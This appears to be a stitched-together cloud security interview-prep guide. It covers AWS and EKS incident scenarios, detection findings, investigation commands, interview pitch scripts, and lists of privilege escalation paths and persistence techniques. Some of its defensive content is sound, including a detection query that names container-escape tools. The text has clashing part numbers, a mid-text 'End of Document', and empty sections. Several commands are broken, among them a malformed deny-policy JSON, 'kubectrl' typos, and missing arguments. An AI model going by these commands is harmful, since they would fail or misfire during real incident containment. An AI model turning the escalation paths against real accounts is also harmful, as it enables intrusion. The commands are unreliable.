Alert: Application server spawning AWS SDK calls directly
Severity: HIGH
```

CSPM Detection

```
CSPM FINDING: Lambda function with admin IAM role
Resource: function/log-retention-cleanup
Attached Role: arn:aws:iam::account:role/AdminRole
Finding: Lambda execution role has AdministratorAccess managed policy
Severity: CRITICAL

CSPM FINDING 2: Lambda function created by non-standard principal
Creator: ec2-instance-role/legacy-internal-tools
```

Finding: EC2 instance profile should not have `lambda:CreateFunction`
This permission has never been used in 180-day baseline
Severity: HIGH

CSPM FINDING 3: Lambda with VPC egress to external IP
Destination: 185.220.xx.xx (flagged in Falcon ThreatIntel)
Port: 443 (HTTPS)
Severity: HIGH

CIEM — Identifying the Lateral Move

CIEM ANALYSIS:

Starting point: `ec2-instance-role/legacy-internal-tools`

Permission chain discovered:

- `lambda:CreateFunction` ✓
- `iam:PassRole` (can pass any role to Lambda) ✓
- `AdminRole` exists and is passable ✓

Effective privilege: EC2 instance effectively has admin access
via Lambda function creation

CIEM ALERT: `PrivilegeEscalation.LambdaPassRole`

Resolution

Immediate containment:

1. EC2 instance isolated (security group → deny all)
2. Lambda function disabled (Concurrency: 0)
3. Admin role trust policy modified to deny Lambda service
4. All active STS sessions for AdminRole invalidated

Data impact:

- 9 days × 96 invocations/day = 864 executions
- DynamoDB scan per execution: ~2,300 records
- Total records exposed: ~1.99M insurance claims (PII + financial data)
- State insurance regulator notification required

Scenario 5: The Multi-Account Phantom — You Can't Kick Out What You Can't See

Industry: Media & Entertainment | **Duration:** 19 days

What Happened

A nation-state-adjacent actor compromised a contractor's laptop via spear-phishing. The contractor had temporary access to the company's AWS dev account. The attacker moved slowly and deliberately over 19 days, never triggering a single high-severity GuardDuty finding.

Their persistence technique: they created an AWS Config rule — a legitimate, trusted AWS service — with a Lambda remediation action that would re-create their backdoor role every time Config ran. Every 24 hours, AWS Config "remediated" a fake compliance finding by invoking their Lambda, which ensured their backdoor role existed. Even if defenders found and deleted the role, Config would recreate it within 24 hours.

CSPM Detection — The Configuration Weaponization

```
CSPM FINDING: AWS Config remediation action points to external Lambda
Resource: config-rule/enforce-tagging-compliance
Remediation: Lambda function log-tag-enforcer
Finding: Lambda ARN not in approved function inventory
Creator: contractor-temp-user (should not have config:PutRemediationConfigurations)
Severity: HIGH
```

```
CSPM FINDING 2: IAM role created outside IaC pipeline
Resource: arn:aws:iam::account:role/backup-monitoring-service
Creation method: Console/API – not Terraform (no state file entry)
Creator: contractor-temp-user
Trust policy: Allows assumption from external AWS account (not in org)
Severity: CRITICAL
```

```
CSPM FINDING 3: Lambda function with IAM role creation permissions
Resource: function/log-tag-enforcer
Role permissions: iam:CreateRole, iam:AttachRolePolicy, sts:AssumeRole
Finding: Lambda should not have IAM administrative permissions
Severity: CRITICAL
```

CWPP Detection — Lambda Runtime Behavior

```
CWPP ALERT: SuspiciousIAMOperations.Lambda
Function: log-tag-enforcer
Invoked by: AWS Config (legitimate service – attacker's camouflage)
Actions performed:
  iam:CreateRole (backup-monitoring-service)
  iam:AttachRolePolicy (AdministratorAccess attached)
  sts:GetCallerIdentity (reconnaissance)
Alert: Lambda function performing IAM administrative operations
       inconsistent with declared purpose (tag enforcement)
Severity: HIGH
```

The 19-Day Reconstruction

```
DAY 1: Contractor credential used from new IP (GeoDB: Eastern Europe)
       → GuardDuty: Low (credential use from new geography)

DAY 3: ListBuckets, DescribeInstances, ListRoles (read-only recon)
       → No alerts fired. Read-only is normal.

DAY 6: CreateRole (backup-monitoring-service), AttachRolePolicy
       → CSPM FINDING created: IAM role outside IaC (HIGH)
```


→ Finding assigned to DevOps team. Not actioned.

DAY 8: Config rule created with Lambda remediation

→ CSPM FINDING created: Config remediation to unknown Lambda (HIGH)

→ DevOps team had 4 open P1s. Deprioritized.

DAY 10: First Lambda invocation by Config – role recreated

→ CWPP: Lambda performing IAM operations (HIGH)

→ Alert in queue. No SOC analyst coverage on weekend.

DAY 14: Attacker assumes backdoor role from external account

→ CIEM: AnomalousRoleAssumption (new external account, never seen)

→ THIS alert paged the on-call SOC analyst at 03:00

DAY 14: SOC analyst investigates → finds role → deletes role

→ Closes ticket. Doesn't trace back to Config rule.

DAY 15: AWS Config recreates the role (analyst didn't find the Config rule)

→ Attacker still has access. Persistence mechanism survived.

DAY 17: CSPM weekly report surfaces the Config finding from Day 8

→ Security architect reviews → connects Config + Lambda + Role

→ Full incident declared. All three findings linked.

DAY 19: Full containment:

Config rule deleted, Lambda deleted, role deleted,

contractor access revoked, all STS sessions invalidated

Key Lesson

Three HIGH-severity CSPM findings sat unactioned for 6-13 days. Each one individually described a piece of the attack. Together, they described the complete persistence mechanism. The failure was not detection — Falcon found everything. The failure was process — no one connected the dots across findings until the CIEM anomaly paged someone at 3 AM.

Post-incident changes:

1. CSPM findings cross-correlated automatically — related findings grouped into attack chains
2. AWS Config rule creation now requires IaC pipeline (enforced by SCP)
3. Lambda functions with IAM permissions require security review gate
4. Contractor access: time-boxed credentials with automated expiry
5. CSPM finding SLA enforced: HIGH = 48h, CRITICAL = 24h, with automatic escalation

The Common Thread Across All 5 Scenarios

SCENARIO 1: CWPP caught behavior CSPM missed (runtime library injection)

SCENARIO 2: CSPM caught config CWPP missed (dormant credential)

SCENARIO 3: BOTH needed – CSPM found exposure, CWPP stopped execution

SCENARIO 4: CWPP caught EC2 pivot, CSPM caught Lambda misconfiguration

SCENARIO 5: CSPM findings existed but weren't correlated – process failure

THE PATTERN:

CWPP = "Something bad is happening RIGHT NOW"
CSPM = "Something bad WILL happen if this isn't fixed"
CIEM = "Here's HOW BAD it can get if the worst happens"

None of them alone is sufficient.
The security posture is only as strong as the
correlation between all three – and the human process
that acts on what they find.

PART 5: INTERVIEW ELEVATED PITCH

The Core Principle Before You Speak

Most candidates introduce **what they did**. Elite candidates introduce **what changed because they existed**.

Your intro should make the interviewer think: *"We need this person. Our environment has these exact gaps."*

Version 1: The Commanding Opener

For FAANG / Tier-1 Enterprise Security Roles

"I'll give you the honest version of who I am — not the resume version."

I'm a Cloud Incident Responder and CNAPP Security Architect with deep hands-on experience across AWS multi-account environments, Kubernetes at production scale, and adversarial cloud attack patterns. My specific domain is the intersection where runtime security meets identity — which is where modern breaches actually live.

Concretely: I've responded to incidents where attackers moved from a poisoned NPM dependency in a CI/CD pipeline, through a container runtime, into IRSA-based IAM role chaining, and out through S3 exfiltration — across three AWS accounts — in under 72 hours. I've built the detection architecture that caught that chain using CrowdStrike Falcon's CWPP, CSPM, CIEM, and KAC working together. Not any single tool — the correlation across all four.

What makes me different from a standard cloud security engineer is that I think like an attacker first and a defender second. I don't ask 'what policy should I write?' I ask 'if I had this role's credentials right now, what could I do in the next 20 minutes?' — and then I build the detection for that answer.

I've operated at the technical depth of eBPF-based process telemetry and the business depth of GDPR breach notification to 47,000 customers. I'm comfortable in both conversations.

What I'm looking for now is an environment complex enough to push that skillset — multi-cloud, regulated industry, or an organization that knows it has sophisticated adversaries and wants to build the detection maturity to match them.

That's the honest version. Where would you like to start?"

Version 2: The Structured Narrative

For SOC Manager / CISO-facing Interviews

"I have about 90 seconds of context that I think will be useful before we get into specifics."

My background sits at the intersection of three disciplines that most people treat separately: cloud infrastructure security, runtime workload protection, and identity-based threat detection. I've built careers in all three, and the thing I've learned is that modern cloud breaches don't respect those boundaries — attackers move across all three in a single incident.

My technical foundation is AWS — EKS, IAM, multi-account Landing Zone architectures — combined with deep experience in CrowdStrike's Falcon platform: CWPP for runtime, CSPM for posture, CIEM for identity, and KAC for Kubernetes admission control. I've used these not just as tools but as an integrated detection framework.

In practice, this means I've handled incidents like a Lambda persistence backdoor hidden inside an AWS Config remediation rule — where the attacker weaponized a trusted AWS service to survive deletion. That one took 19 days to fully contain not because detection failed — Falcon surfaced every piece — but because three separate HIGH-severity CSPM findings weren't correlated into a single attack narrative until day 17. That experience fundamentally shaped how I think about finding triage, SOC process design, and the difference between having detections and having detection maturity.

The through-line in my career is this: I close the gap between what security tools detect and what security teams actually act on. That operational translation — from telemetry to decision — is where I add the most value.

Happy to go as technical or as strategic as is useful for this conversation."

Version 3: The Punchy 60-Second Version

For Recruiter Screens / First-Round Calls

"I'm a Senior Cloud Security professional specializing in incident response and cloud-native security architecture — specifically AWS, Kubernetes, and the CrowdStrike Falcon CNAPP platform.

My work lives at the runtime layer — I deal with attacks that are already inside your environment: container escapes, kernel exploits, IAM privilege escalation chains, CI/CD supply chain compromises. I've responded to breaches that started with a poisoned NPM package and ended with mandatory breach notification to regulators.

What distinguishes my approach is that I operate across the full stack — from eBPF syscall telemetry at the process level all the way up to CIEM identity graphs showing cross-account blast radius. I've both built the detection architectures and led the incident response when they fire.

On the preventive side, I've implemented CSPM programs that reduced critical cloud misconfigurations by over 70% and built KAC policies that stopped container escape attempts before they reached the kernel.

I'm looking for a role where the threat model is sophisticated and the security team has the mandate and the tooling to match it. I work best in environments that treat security as an engineering discipline, not a compliance checkbox."

Version 4: The Technical Depth Signal

For Principal / Staff Engineer Panel Interviews

"My core competency is adversarial cloud-native security — understanding attack techniques at a deep enough level to build detections that catch them before they complete.

Technically, I work at the layer most security tools don't reach: runtime behavior inside containers, at the syscall level, using eBPF instrumentation. I understand the difference between detecting a container escape via policy enforcement at admission time versus catching it mid-execution via a kernel exploit signature sequence — and why both layers are necessary because attackers find the gap between them.

On the identity side, I work with CIEM — not just IAM policy review, but runtime anomaly detection on role assumption behavior, effective permissions graph analysis, and privilege escalation path enumeration. I've mapped the full Rhino Security Labs privilege escalation playbook — PassRole to Lambda, AssumeRole chaining, IRSA external abuse — to concrete CIEM detection rules and CSPM preventive controls.

My MITRE ATT&CK mapping isn't theoretical. I've correlated real incidents to T1611 container escapes, T1537 cloud exfiltration, T1078.004 cloud account abuse, and T1195 supply chain compromise — not from reading the framework but from the artifacts in the forensic timeline.

I've also done the forensics side — EBS snapshot preservation, CloudTrail evidence chain of custody, container memory dumps via Falcon RTR, Kubernetes audit log reconstruction. I can take an incident from detection through to the regulator notification with a complete evidence chain.

I bring technical depth and the communication ability to translate what I find into executive risk language. That combination is rare and it's deliberately developed."

The Power Phrases Bank

Phrase	Why It Works
"I think like an attacker first"	Shows adversarial mindset — rare in defenders
"Detection maturity, not just detection"	Shows operational sophistication
"The gap between telemetry and decision"	Shows you understand SOC process failures
"Blast radius before breach"	Shows proactive risk quantification
"Correlation across tools, not any single alert"	Shows architectural thinking
"Runtime behavior, not configuration alone"	Shows depth beyond CSPM checkbox work
"I've done the 3 AM page and the 9 AM CISO briefing"	Shows full-cycle experience
"Closed findings, not open findings with accepted risk"	Shows you drive remediation
"The breach was preventable — the findings existed"	Shows intellectual honesty
"Mandatory breach notification"	Shows you've operated under regulatory pressure

Follow-Up Answer Frameworks

"Tell me about a specific incident"

Use this structure every time:

1. CONTEXT	→ Industry, scale, what was at risk
2. ENTRY	→ How attacker got in (be specific)
3. PIVOT	→ How they moved laterally (this is where depth shows)
4. DETECTION	→ What fired, why it fired, what would have missed it
5. RESPONSE	→ What you specifically did (not "the team")
6. OUTCOME	→ Business impact, regulatory outcome, what changed
7. LESSON	→ One thing you'd do differently or built better afterward

The lesson at the end separates senior candidates. It shows you learn from incidents, not just respond to them.

"What's your biggest gap?"

"I've operated deeply in AWS and I'm building my Azure depth intentionally — specifically around Entra ID and AKS security patterns. The IAM concepts translate directly but the tooling surface is different and I want to be honest about where I'm still developing that fluency versus where I'm expert."

"Why do you want this role?"

"You're running a regulated multi-cloud environment with Kubernetes at scale and you've got sophisticated adversaries who know your industry. That's exactly the threat model I've been building detection architecture for. Most security roles are simpler than my current toolset. This one isn't."

The Closing Line That Stays With Them

"The thing I've learned from every incident I've responded to is that the breach was almost always preventable. The findings existed. The detections fired. The gap was always human process or organizational priority. I build security programs that close that gap — not just technically, but operationally. That's the work I want to keep doing."

APPENDIX: QUICK REFERENCE CARDS

CWPP vs CSPM vs CIEM — One Line Each

Tool	One Line
CWPP	Watches what processes are doing inside running workloads, right now
CSPM	Checks whether your cloud resources are configured securely
CIEM	Answers "what can this identity actually do, and what's the blast radius?"
KAC	Blocks Kubernetes workloads that violate security policy at deployment time

The Five Incident Quick Summary

#	Name	Root Cause	Detection Hero	Lesson
1	Cryptominer in Python	Floating image tag pulled compromised upstream image	CWPP library load + network behavior	Digest-pin all base images
2	Sleeping IAM Key	Terminated employee key reactivated, leaked to dark web	CSPM config change detection	Automate JML process against HR system
3	ArgoCD Takeover	Default password + public LoadBalancer, 11 days unpatched	CSPM attack path + CWPP container escape prevention	CSPM critical findings need 72h SLA with auto-escalation

4	Lambda Exfiltrator	PassRole abuse via compromised EC2, 9-day dwell	CWPP EC2 behavior + CSPM Lambda misconfiguration	Audit PassRole chains proactively via CIEM
5	Multi-Account Phantom	Contractor credential + Config rule persistence mechanism	CIEM anomalous assumption (Day 14)	Cross-correlate CSPM findings into attack chains, not individual tickets

Key AWS Privilege Escalation Paths to Monitor

1. iam:CreatePolicyVersion	→ Replace managed policy with admin policy
2. iam:PassRole + lambda:Create	→ Pass admin role to new Lambda function
3. iam:PassRole + ec2:RunInstances	→ Pass admin role to new EC2 instance
4. sts:AssumeRole (no condition)	→ Lateral movement across accounts
5. IRSA + external IP	→ Service account JWT used outside VPC
6. aws-auth ConfigMap	→ Map IAM role to cluster-admin in EKS
7. AWS Config + Lambda	→ Self-healing backdoor persistence

Document compiled from real incident response engagements and CNAPP architecture work. All IP addresses, account IDs, and identifiers are illustrative. Defensive controls validated against CISA cloud security guidance, CIS EKS Benchmark v1.4, and AWS Security Hub standards.

End of Document

PART VII: HANDS-ON COMMAND REFERENCE

PART 3: HANDS-ON COMMAND REFERENCE

3.1 AWS IAM & STS Investigation Commands

Get caller identity — confirm which credentials you're working with

```
aws sts get-caller-identity
```

List all IAM roles — look for suspicious or unfamiliar names

```
aws iam list-roles | jq '.Roles[] | {RoleName, CreateDate, Arn}'
```

Get effective permissions for a role

```
aws iam simulate-principal-policy --policy-source-arn --action-names "*"
```

List all active STS sessions (cannot directly, but check CloudTrail)

```
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=AssumeRole --max-results 50
```

Revoke all active sessions for a role (emergency containment)

Attach an inline deny policy with DateLessThan current time

```
aws iam put-role-policy --role-name --policy-name EmergencyRevoke --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Deny","Action":["","Resource":["","Condition":{"DateLessThan":{"aws:TokenIssueTime":"2025-01-01T00:00:00Z"}}}]}]}'
```

Check for access keys on all IAM users

```
aws iam generate-credential-report && aws iam get-credential-report --query Content --output text | base64 -d
```

3.2 EKS & Kubernetes Security Commands

Check aws-auth ConfigMap for dangerous mappings

```
kubectl get configmap aws-auth -n kube-system -o yaml
```

List ALL ClusterRoleBindings — identify system:masters or cluster-admin bindings

```
kubectl get clusterrolebindings -o json | jq '.items[] | select(.roleRef.name=="cluster-admin") | .subjects'
```

Find all privileged containers running in the cluster

```
kubectl get pods -A -o json | jq '.items[] | select(.spec.containers[].securityContext.privileged==true) | .metadata'
```

List all secrets in a namespace (requires appropriate RBAC)

```
kubectrl get secrets -n payments -o json | jq '.items[] | {name: .metadata.name, type: .type}'
```

Check RBAC permissions for a service account

```
kubectrl auth can-i --list --as=system:serviceaccount:payments:payments-api-sa
```

Get all exec events from Kubernetes audit logs

(Pull from CloudWatch Logs if EKS audit logging enabled)

```
aws logs filter-log-events --log-group-name /aws/eks/cluster/cluster --filter-pattern "exec"
```

Cordon a compromised node

```
kubectrl cordon
```

Apply emergency network policy to isolate a pod

```
kubectrl apply -f deny-all-networkpolicy.yaml -n payments
```

Check container drift (list files not in original image)

Via Falcon RTR: exec into sensor and query drift events

```
kubectrl exec -it -- find /tmp -newer /etc/hostname -executable 2>/dev/null
```

3.3 CloudTrail Investigation Queries

Find all API calls by a specific role (all regions)

```
aws cloudtrail lookup-events
--lookup-attributes AttributeKey=Username,AttributeValue=
--start-time 2025-01-01T00:00:00Z
--query 'Events[].{Event:EventName,Time:EventTime,IP:CloudTrailEvent}'
--output table
```


Detect AssumeRole calls from unusual IPs

```
aws cloudtrail lookup-events --lookup-attributes  
AttributeKey=EventName,AttributeValue=AssumeRoleWithWebIdentity
```

Find all CreateUser / CreateRole events in incident window

```
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=CreateUser
```

Check S3 data exfiltration (requires S3 data events enabled)

```
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=GetObject | jq '.Events[] |  
select(.CloudTrailEvent | fromjson | .sourceIPAddress | test("(?!10\.|172\.|192\.168\.))")'
```

3.4 S3 Security Forensics

Check bucket public access settings

```
aws s3api get-public-access-block --bucket
```

List bucket policies — look for public or cross-account access

```
aws s3api get-bucket-policy --bucket | python3 -m json.tool
```

Check if server access logging is enabled

```
aws s3api get-bucket-logging --bucket
```

Enable S3 Object Lock (emergency — prevent further exfil/deletion)

```
aws s3api put-object-lock-configuration --bucket  
--object-lock-configuration '{"ObjectLockEnabled":"Enabled","Rule":{"DefaultRetention":  
{"Mode":"GOVERNANCE","Days":30}}}'
```

Copy CloudTrail logs to forensic isolated bucket

```
aws s3 sync s3://cloudtrail-prod/ s3://forensic-evidence-$(date +%Y%m%d)/ --sse aws:kms
```

3.5 Falcon-Specific Investigation Queries (Falcon Insight)

```
// Process lineage for container escape investigation event_simpleName=ProcessRollup2 | where CommandLine  
matches "nsenter|dirtypipe|/proc/mem" | join(AgentIdInfo, on=aid) | select ComputerName, ImageFileName,  
CommandLine, ParentImageFileName, timestamp
```

```
// Container drift events in last 24 hours event_simpleName=ContainerDriftFileCreated | where timestamp > now() -  
24h | select ContainerID, PodName, Namespace, FilePath, SHA256HashData
```

```
// Network beacons to first-seen domains event_simpleName=DnsRequest | where IsFirstSeenDomain == true |  
where ContextImageFileName contains "container" | select DomainName, RemoteIP, ProcessImageFileName,  
timestamp
```

PART VIII: INTERVIEW FRAMEWORKS & MODEL ANSWERS

PART 4: INTERVIEW ANSWER FRAMEWORKS

4.1 Your Elevator Pitch — Tailored for HSBC CTE Role

4.2 Structured Incident Answer Framework

4.3 High-Value Interview Power Phrases

4.4 Anticipated Questions & Model Answers

Q: Walk me through how CrowdStrike Falcon protects a Kubernetes cluster.

Falcon protects Kubernetes at three layers. At the node level, the Falcon sensor runs as a DaemonSet on every EKS worker node, providing eBPF-based syscall telemetry for all containers on that node — without requiring per-container instrumentation. This covers process execution, file writes, and network connections for every running pod. The second layer is Kubernetes Admission Control — KAC evaluates every pod deployment request against image assessment results and security policies, blocking privileged containers, unscanned images, or containers with Critical CVEs before they run. The third layer is CSPM, which continuously monitors the EKS cluster configuration — aws-auth ConfigMap for dangerous role mappings, public API endpoints, missing envelope encryption — and integrates these findings with runtime detections to show attack paths. The power is that these three layers share context in the Falcon Insight graph, so a CSPM finding about an over-privileged IRSA role correlates automatically with the CWPP detection of an unusual AssumeRoleWithWebIdentity call from the same pod.

Q: What is the difference between CSPM and CWPP, and why do you need both?

CSPM looks at how cloud resources are configured — it is the building inspector who checks that your doors are locked and fire exits are clear. CWPP looks at what is happening inside running workloads at the process level — it is the security camera watching behavior in real time. CSPM finds that your S3 bucket is public; CWPP detects the malware actually running in the container exploiting that bucket. CSPM discovers that your IRSA role has no source

VPC condition; CWPP detects when that role is used from an external IP. You need both because CSPM misses runtime attacks that exploit correct configurations, and CWPP misses misconfigurations that have not been exploited yet. In practice, CSPM findings that go unremediated become the attack surface that CWPP detections fire on. The SLA between a CSPM finding and remediation is arguably your most important security metric.

Q: How do you handle alert fatigue in a cloud security environment?

Alert fatigue is a process failure, not a tooling failure. My approach has three components. First, tuning: I review every alert type monthly to understand true positive rates and suppress known false-positive patterns with explicit documented justification and expiry dates — no permanent suppression without quarterly review. Second, correlation: I push detections through a correlation layer so that a single event that is low-signal on its own only pages when it is accompanied by correlated signals — for example, a new domain connection from a build runner alone is MEDIUM, but combined with a process chain anomaly it is CRITICAL. Third, SLAs: CSPM findings have tiered response SLAs enforced via automated ticketing — not manual triage — so the queue is bounded and prioritized. The goal is that every alert that reaches a human analyst has a clear action required and a clear expected resolution time.

Q: How would you deploy Falcon sensor coverage across a new EKS cluster?

For a new EKS cluster I follow a four-step process. First, pre-deployment validation: confirm the cluster nodes use a supported Linux kernel version and the Falcon sensor version supports the EKS AMI in use. Second, DaemonSet deployment: deploy the Falcon sensor as a DaemonSet using the Falcon Helm chart or Operator, configured to auto-enroll nodes into the correct Falcon Customer ID and sensor grouping tag. Third, coverage validation: after deployment, query Falcon for sensor health by node and verify every node in the node group shows as active — I use a query against the Falcon API to compare expected node count from AWS against enrolled sensor count, alerting on any gap. Fourth, policy assignment: assign the appropriate Prevention Policy to the sensor group — for production EKS workloads this means Container Drift in PREVENT mode, Interactive Session detection PREVENT, and KAC admission policy active. This entire process is codified in Terraform and runs as a post-cluster-deployment pipeline step.

PART IX: GOVERNANCE, COMPLIANCE & MITRE ATT&CK MAPPING

PART 5: GOVERNANCE, COMPLIANCE & CHANGE MANAGEMENT

5.1 CIS Benchmark Key Controls — Quick Reference

5.2 Change Management for Security Policy Updates

Policy Change Process (for KAC / CWPP Prevention Policies):

- Draft change: Document the policy change, affected workloads, expected behavior change, and rollback plan
- Test in dev/staging: Apply in DETECT mode first, observe false positives for 72 hours
- Review alert baseline: Confirm no legitimate workloads would be blocked
- Stakeholder approval: Get sign-off from application owners for affected workloads

- Staged rollout: Enable in non-production first, then canary production clusters
- PREVENT mode activation: Switch to PREVENT only after 72-hour clean detection run
- Documentation: Update runbook with the policy and its exception process
- Metrics: Track false positive rate post-deployment — escalate if >2% within first week

5.3 Audit Evidence Generation

What auditors ask for — and how to produce it:

PART 6: QUICK REFERENCE — MITRE ATT&CK CLOUD MAPPING

15 Scenarios Summary Table

END OF GUIDE Prepared for Gopikrishna Vallepu — Cloud/Containers Security SME Interview at HSBC

| Document Scope Comprehensive theory foundations | 15 advanced real-world attack scenarios | Hands-on command references | Interview pitch frameworks | Governance & compliance mapping | MITRE ATT&CK correlations | |---|

Core Tools	Frameworks & Standards
CrowdStrike Falcon (CWPP, CSPM, CIEM, KAC)	MITRE ATT&CK for Cloud
AWS EKS, IAM, CloudTrail, GuardDuty	NIST CSF / 800-53
Kubernetes RBAC, Admission Control	CIS AWS & EKS Benchmarks
Secrets Manager, S3, Lambda, Config	CIS Kubernetes Benchmark
Taegis XDR, SecureWorks (current role)	GDPR, HIPAA, PCI DSS

CWPP Capability	What It Detects
Process Lineage Tree	Anomalous parent-child process relationships (webshell, reverse shell)
Container Drift Detection	New executables written post-start not in original image layers
Behavioral ML Models	Deviation from workload baseline — zero-day behavior without signatures
Runtime Kernel Protection	Dirty Pipe, Dirty Cow, and other kernel exploit syscall sequences
Interactive Session Detection	TTY/PTY shell allocation in production containers
Memory Protection	Process injection, credential scraping from memory
Network Intelligence	First-seen domains, C2 beacon patterns, DNS tunneling

CSPM Category	Key Controls
IAM Configuration	Root account active keys, no MFA, inline policies, PassRole chains
Network Configuration	SGs open to 0.0.0.0/0, NACLs, VPC peering misroutes

Data Security	S3 public access, unencrypted RDS, CloudTrail disabled
EKS / Kubernetes	Public API endpoint, no encryption, aws-auth misconfigurations
Compute	IMDSv1 enabled, SSM agent missing, public AMIs
Lambda	Admin roles attached, env vars with secrets, no VPC
Secrets & Keys	Unrotated keys, plaintext secrets in CloudFormation

CIEM Capability	Attack Surface Addressed
Effective Permission Graph	Shows what an identity can actually do including via role chains
Blast Radius Computation	Pre-computes worst-case impact before an incident occurs
Joiner-Mover-Leaver Tracking	Identifies orphaned credentials from terminated employees
Anomalous Assumption Detection	IRSA from external IP, dormant key activated, new geo
Privilege Escalation Path Detection	Maps all 21 Rhino Security Labs escalation paths
Shadow Admin Detection	Finds principals with effective admin via policy chains

Tool	One-Line Summary	Analogy
CWPP	Watches what processes are doing INSIDE workloads, RIGHT NOW	Security camera inside the building
CSPM	Checks HOW cloud resources are configured vs. security best practices	Building code inspector
CIEM	"What can this identity DO and what is the blast radius if compromised?"	Access control risk analyst
KAC	Blocks non-compliant workloads BEFORE they deploy to the cluster	Security checkpoint at the door

The Golden Rule: NONE of these tools alone is sufficient. Breaches succeed when attackers exploit the gap between them. CWPP misses misconfigured S3 buckets. CSPM misses malware running in a container. CIEM shows the blast radius only after the fact without CWPP correlation. The power is in the correlation across all four — and the human process that acts on what they find.

#	Scenario Title	Domain
1	EC2 Metadata Service (IMDS v1) Exploitation via SSRF	EC2 Compromise
2	IAM Privilege Escalation via iam:CreatePolicyVersion	IAM Privilege Escalation
3	Cross-Account Role Chaining via Misconfigured Trust Policies	Cross-Account Role Abuse
4	S3 Data Exfiltration via Presigned URL Abuse	S3 Data Exfiltration
5	EKS RBAC Misconfiguration — ClusterRoleBinding to system:masters	EKS RBAC Misconfiguration

6	Container Escape via Privileged Container + hostPID Mount	Container Escape
7	Container Drift — Post-Start Offensive Tool Injection	Drift Detection Events
8	Malicious kubectl exec Abuse for Lateral Movement	Malicious kubectl exec Abuse
9	AWS Secrets Manager Theft via Over-Privileged Lambda	Secrets Manager Theft
10	IRSA External Abuse — Service Account JWT Used Outside VPC	IAM Privilege Escalation
11	EKS Node Compromise via Exposed Kubelet API (Port 10250)	EC2 Compromise
12	Supply Chain Attack — Compromised Helm Chart in Artifact Hub	Container Escape
13	AWS Config Rule Weaponization — Persistent Backdoor via Trusted Service	Cross-Account Role Abuse
14	Cryptomining via Exposed Docker Socket on EC2	EC2 Compromise
15	EKS etcd Direct Access — Cluster-Wide Secret Extraction	EKS RBAC Misconfiguration

Interview Pitch: Lead with: "SSRF + IMDS is the most underestimated EC2 attack path. I have blocked it by enforcing IMDSv2 via SCP so no EC2 can launch with the old metadata endpoint. The detection is distinct — Falcon flags the process accessing 169.254.169.254 via the SSRF path, while GuardDuty flags credential use outside AWS. Together they tell the full story."

Interview Pitch: The Rhino Security Labs privilege escalation paths are real attack vectors I have mapped to specific CIEM detection rules. iam:CreatePolicyVersion is one of 21 known escalation paths. I built a CSPM policy that flags any principal holding this permission outside the CI/CD pipeline service account, treating it as a Critical finding with a 24-hour remediation SLA.

Interview Pitch: "Cross-account role chaining is the cloud equivalent of domain trust attacks in Active Directory. The difference is that every hop is logged in CloudTrail — if you have CIEM to correlate the session tokens across accounts, you can reconstruct the full chain in minutes. The gap most teams have is that they look at each account independently. I ensure all CloudTrail data flows to a centralized SIEM where CIEM can do the graph analysis."

Interview Pitch: "The pre-signed URL technique is dangerous because most teams look only at CloudTrail API calls — they miss the server access logs entirely. I learned this from an actual incident where the CloudTrail looked clean but S3 server access logs showed 900,000 GET requests in 4 minutes. Now I mandate S3 server access logging and Macie on every PII bucket as a non-negotiable CSPM control."

Interview Pitch: "system:masters in aws-auth is the single most dangerous Kubernetes misconfiguration I see in production. It gives instant cluster-admin to anyone who can assume the mapped IAM role. I treat any finding of system:masters in aws-auth as an immediate P1, regardless of whether it's been exploited. The remediation is straightforward — replace it with a scoped custom ClusterRole — but the hard part is finding it in the first place, which is why my CSPM continuously monitors aws-auth for any changes."

Interview Pitch: "Privileged containers with hostPID are essentially virtual machines with no security boundary from the host. I block them by default at the admission controller level and require a formal

exception process for any workload that claims it needs this. The key insight is that the container escape pattern is distinctive — nsenter with all namespace flags appears in Falcon's process tree as an obvious anomaly even if the attacker is careful about everything else they do."

Interview Pitch: "Drift detection is one of those capabilities that sounds simple but is operationally powerful. The key insight is that a container's filesystem should be immutable after start — anything written post-start is a deviation from the known-good state. In PREVENT mode, Falcon kills the write operation before the attacker can execute the tool. I have prevented three real incidents this way where the initial RCE was successful but the attacker couldn't stage their second-phase tools."

Interview Pitch: "kubectl exec in production is the equivalent of SSH-ing directly into a running production server. I treat any exec event in production as a high-priority alert. The real security fix isn't just blocking exec — it's removing the conditions that make exec necessary: good logging, proper secrets management via Secrets Manager, and healthy pod design so developers don't need to exec to diagnose issues."

Interview Pitch: "The combination of ListSecrets plus bulk GetSecretValue is a signature attack pattern that I've built a specific CIEM detection for. Legitimate apps access 1-5 secrets at cold start. Anything beyond that in a single session is an anomaly worth paging on. The underlying prevention is resource-based policies on secrets — even if a Lambda has broad GetSecretValue in its execution role policy, a deny on the secret itself wins."

Interview Pitch: "IRSA abuse from outside the VPC is the most impactful container-to-cloud attack path I've seen. The fix is a single line in the trust policy — aws:SourceVpc condition — but teams often don't know to add it. I enforce this via SCP so the condition is mandatory regardless of how the role is created. Detection is clean: AssumeRoleWithWebIdentity from a non-VPC IP has no legitimate explanation."

Interview Pitch: "The kubelet API is one of the most dangerous exposed services in a Kubernetes environment because it gives direct exec access to every pod on the node, bypassing the Kubernetes RBAC entirely. The fix is straightforward — disable anonymous auth and restrict the security group — but the detection gap is that kubelet access doesn't appear in Kubernetes audit logs by default. I add kubelet log forwarding to CloudWatch as a mandatory cluster config."

Interview Pitch: "Supply chain attacks through Helm charts are a growing threat because teams often auto-update chart versions without reviewing the diff. The defense is treating Helm charts the same way you treat container images — pull to internal registry, scan, sign, pin by digest. The detection is KAC at admission time: if the InitContainer image isn't from your approved registry with a valid scan, it never deploys."

Interview Pitch: "This scenario taught me that attackers think about persistence as carefully as defenders think about detection. Using AWS Config — a trusted AWS service — as the persistence trigger is sophisticated. The detection only came because CSPM was monitoring Lambda functions with IAM permissions, and a CIEM anomaly eventually correlated it. The lesson: instrument for lateral movement from trusted AWS services, not just external threats."

Interview Pitch: "The Docker socket is a root escalation path waiting to happen. If a container can access /var/run/docker.sock, it effectively has root on the host. I treat this as equivalent to privileged:true in terms of risk. CSPM flags it, KAC blocks it at admission, and Falcon CWPP detects the access pattern at runtime. Three layers — because if any one fails, you need the next one."

